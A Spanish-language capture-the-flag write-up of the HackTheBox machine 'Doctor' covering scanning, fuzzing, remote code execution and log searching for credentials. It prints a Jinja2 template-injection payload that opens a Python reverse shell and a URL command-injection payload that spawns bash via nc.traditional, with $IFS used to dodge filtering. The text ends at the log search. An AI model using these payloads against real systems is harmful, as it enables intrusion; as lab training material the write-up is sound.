
HackTheBox
Doctor
Índice▾
Técnicas vistas
- Server Side Template Injection (SSTI)
- Exploiting the SSTI by calling Popen without guessing the offset (1st way) [RCE]
- Command Injection (2nd way) [RCE]
- Abusing adm group - Finding credentials in request logs
- Splunk Exploitation (Universal Forwarder Missconfiguration) - SplunkWhisperer2 [Privilege Escalation]
Preparación
Reconocimiento
Nmap
Iniciaremos el escaneo de Nmap con la siguiente línea de comandos:
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.209 -oG nmap/allPorts | Parámetro | Descripción |
|---|---|
-p- | Escanea todos los puertos (1-65535). |
--open | Muestra solo puertos abiertos. |
-sS | Escaneo SYN (rápido y sigiloso). |
--min-rate 5000 | Envía al menos 5000 paquetes por segundo para acelerar el escaneo. |
-vvv | Máxima verbosidad, muestra más detalles en tiempo real. |
-n | Evita resolución DNS. |
-Pn | Asume que el host está activo, sin hacer ping previo. |
10.10.10.209 | Dirección IP objetivo. |
-oG nmap/allPorts | Guarda la salida en formato grepable para procesar con herramientas como grep o awk. |
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
8089/tcp open  unknown syn-ack ttl 63
Ahora con la función extractPorts, extraeremos los puertos abiertos y nos los copiaremos al clipboard para hacer un escaneo más profundo:
extractPorts () {
	ports="$(cat $1 | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/' | xargs | tr ' ' ',')"
	ip_address="$(cat $1 | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}' | sort -u | head -n 1)"
	echo -e "\n[*] Extracting information...\n" > extractPorts.tmp
	echo -e "\t[*] IP Address: $ip_address" >> extractPorts.tmp
	echo -e "\t[*] Open ports: $ports\n" >> extractPorts.tmp
	echo $ports | tr -d '\n' | xclip -sel clip
	echo -e "[*] Ports copied to clipboard\n" >> extractPorts.tmp
	/bin/batcat --paging=never extractPorts.tmp
	rm extractPorts.tmp
}
nmap -sVC -p22,80,8089 10.10.10.209 -oN nmap/targeted| Parámetro | Descripción |
|---|---|
-sV | Detecta la versión de los servicios que están corriendo en los puertos abiertos. |
-C | Ejecuta scripts NSE de detección de versiones y configuración. |
-p | Escanea únicamente los puertos seleccionados. |
10.10.10.209 | Dirección IP objetivo. |
-oN nmap/targeted | Guarda la salida en formato normal en el archivo indicado. |
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-title: Doctor Secure Messaging - Login
|_Requested resource was http://doctors.htb/login?next=%2F
| http-server-header:
|   Apache/2.4.41 (Ubuntu)
|_  Werkzeug/1.0.1 Python/3.8.2
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Whatweb
Usamos el comando whatweb para ver más información sobre los dos puertos http:
❯ whatweb http://10.10.10.209
http://10.10.10.209 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[info@doctors.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.209], JQuery[3.3.1], Script, Title[Doctor]
❯ whatweb https://10.10.10.209:8089
https://10.10.10.209:8089 [200 OK] Country[RESERVED][ZZ], HTTPServer[Splunkd], IP[10.10.10.209], Title[splunkd], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN]
❯ whatweb http://doctors.htb
http://doctors.htb [302 Found] Cookies[session], Country[RESERVED][ZZ], HTTPServer[Werkzeug/1.0.1 Python/3.8.2], HttpOnly[session], IP[10.10.10.209], Python[3.8.2], RedirectLocation[http://doctors.htb/login?next=%2F], Title[Redirecting...], Werkzeug[1.0.1]
http://doctors.htb/login?next=%2F [200 OK] Bootstrap[4.0.0], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/1.0.1 Python/3.8.2], IP[10.10.10.209], JQuery, PasswordField[password], Python[3.8.2], Script, Title[Doctor Secure Messaging - Login], Werkzeug[1.0.1]
Como podemos ver si usamos el dominio doctors.htb nos redirige a otra página, vamos a ver el contenido de cada una:
10.10.10.209

doctors.htb

10.10.10.209



No parece haber nada interesante por el momento excepto en el dominio doctors.htb, en el que podemos crear una cuenta y loguearnos:
Wfuzz
Como podemos ver podemos crear incluso un post, antes que nada vamos a aplicar un poco de fuzzing para ver si vemos algo interesante:
❯ wfuzz -c -L --hc=404 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://doctors.htb/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://doctors.htb/FUZZ
Total requests: 220545

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000039:   200        94 L     228 W      4204 Ch     "login"
000000024:   200        94 L     228 W      4204 Ch     "home"
000000049:   200        5 L      8 W        101 Ch      "archive"
000000051: 200 100 L 238 W 4493 Ch "register" 


La ruta /archive parece no contener nada, vamos a probar a crear un post:
Explotación
En esta máquina tenemos dos maneras de conesguir acceso, Una llamando popen para entablar directamente una reverse shell y la ota inyectando comandos.
Calling Popen without guessing the offset (1st way)
Vemos que el contenido se refleja en ambas rutas, vamos a probar un SSTI:


Vemos que en la ruta /archive si que se refleja esta vulnerabilidad. Buscando en PayloadAllTheThings, encontramos un payload para conseguir una reverse shell:
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.8\",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\", \"-i\"]);'").read().zfill(417)}}{%endif%}{% endfor %}web@doctor:/home/shaun$ whoami
web
web@doctor:/home/shaun$ cat user.txt
cat: user.txt: Permission deniedCommand Injection (2nd way)
Si nos ponemos a la escuha por el puerto 80, y lo ponemos como campo:
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.209 - - [06/Sep/2025 18:07:42] code 404, message File not found
10.10.10.209 - - [06/Sep/2025 18:07:42] "GET /test HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
❯ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.209] 55992
GET /test HTTP/1.1
Host: 10.10.14.8
User-Agent: curl/7.68.0
Accept: */*
Vemos que hace un curl a la ruta que especifiquemos, vamos a probar a inyectar comandos:
http://10.10.14.8/$(whoami)❯ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.209] 56004
GET /web HTTP/1.1
Host: 10.10.14.8
User-Agent: curl/7.68.0
Accept: */*Sabiendo esto usaremos el siguiente payload:
http://10.10.14.29/$(nc.traditional$IFS-e$IFS'/bin/bash'$IFS'10.10.14.8'$IFS'443')Usamos nc.traditional porque nc no está instalado en la máquina víctima, y usamos $IFS que es una variable de entorno que vale:
$ echo "$IFS" | od -c
0000000  \t  \n
Es decir, un tab y un salto de línea, para poder poner espacios.
Escalada de privilegios
Usuario shaun
Primero intentaremos convertirnos en shaun para poder ver la user flag
web@doctor:/home/shaun$ id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
Como estamos en el grupo adm podemos ver los logs del sistema, vamos a ver si hay algo interesante:
web@doctor:/home/shaun$ cd /var/log
web@doctor:/var/log$ ls
alternatives.log    dmesg.3.gz         syslog.6.gz
alternatives.log.1  dmesg.4.gz         syslog.7.gz
apache2             dpkg.log           ufw.log
apt                 dpkg.log.1         ufw.log.1
auth.log            dpkg.log.2.gz      ufw.log.2.gz
auth.log.1          fontconfig.log     ufw.log.3.gz
auth.log.2.gz       gpu-manager.log    unattended-upgrades
auth.log.3.gz       hp                 vmware-network.1.log
auth.log.4.gz       installer          vmware-network.2.log
boot.log            journal            vmware-network.3.log
boot.log.1          kern.log           vmware-network.4.log
boot.log.2          kern.log.1         vmware-network.5.log
boot.log.3          kern.log.2.gz      vmware-network.6.log
boot.log.4          kern.log.3.gz      vmware-network.7.log
boot.log.5          kern.log.4.gz      vmware-network.8.log
boot.log.6          lastlog            vmware-network.9.log
boot.log.7          openvpn            vmware-network.log
btmp                private            vmware-vmsvc-root.1.log
btmp.1              speech-dispatcher  vmware-vmsvc-root.2.log
cups                syslog             vmware-vmsvc-root.3.log
dist-upgrade        syslog.1           vmware-vmsvc-root.log
dmesg               syslog.2.gz        vmware-vmtoolsd-root.log
dmesg.0             syslog.3.gz        wtmp
dmesg.1.gz          syslog.4.gz        Xorg.0.log
dmesg.2.gz          syslog.5.gz        Xorg.0.log.old
web@doctor:/var/log$ grep -r -i 'password'
grep: boot.log.2: Permission denied
auth.log:Sep  6 13:53:08 doctor VGAuth[674]: vmtoolsd: Username and password successfully validated for 'root'.
auth.log:Sep  6 13:53:12 doctor VGAuth[674]: message repeated 28 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
auth.log:Sep  6 17:37:01 doctor sudo: pam_unix(sudo:auth): auth could not identify password for [web]
grep: boot.log.4: Permission denied
grep: speech-dispatcher: Permission denied
grep: vmware-network.4.log: Permission denied
auth.log.1:Sep 22 13:01:23 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
auth.log.1:Sep 22 13:01:28 doctor sshd[1704]: Failed password for invalid user shaun from 10.10.14.2 port 40896 ssh2
grep: vmware-network.9.log: Permission denied
syslog.1:Sep 28 12:39:50 doctor systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep 28 12:39:50 doctor systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 12:39:50 doctor kernel: [    4.498424] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep 28 13:08:45 doctor kernel: [    4.689181] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep 28 13:08:46 doctor systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep 28 13:08:46 doctor systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 13:18:58 doctor systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep 28 13:18:58 doctor systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 13:18:58 doctor kernel: [    4.853998] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep 28 13:22:49 doctor kernel: [    5.138817] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep 28 13:22:49 doctor kernel: [    5.531226] systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
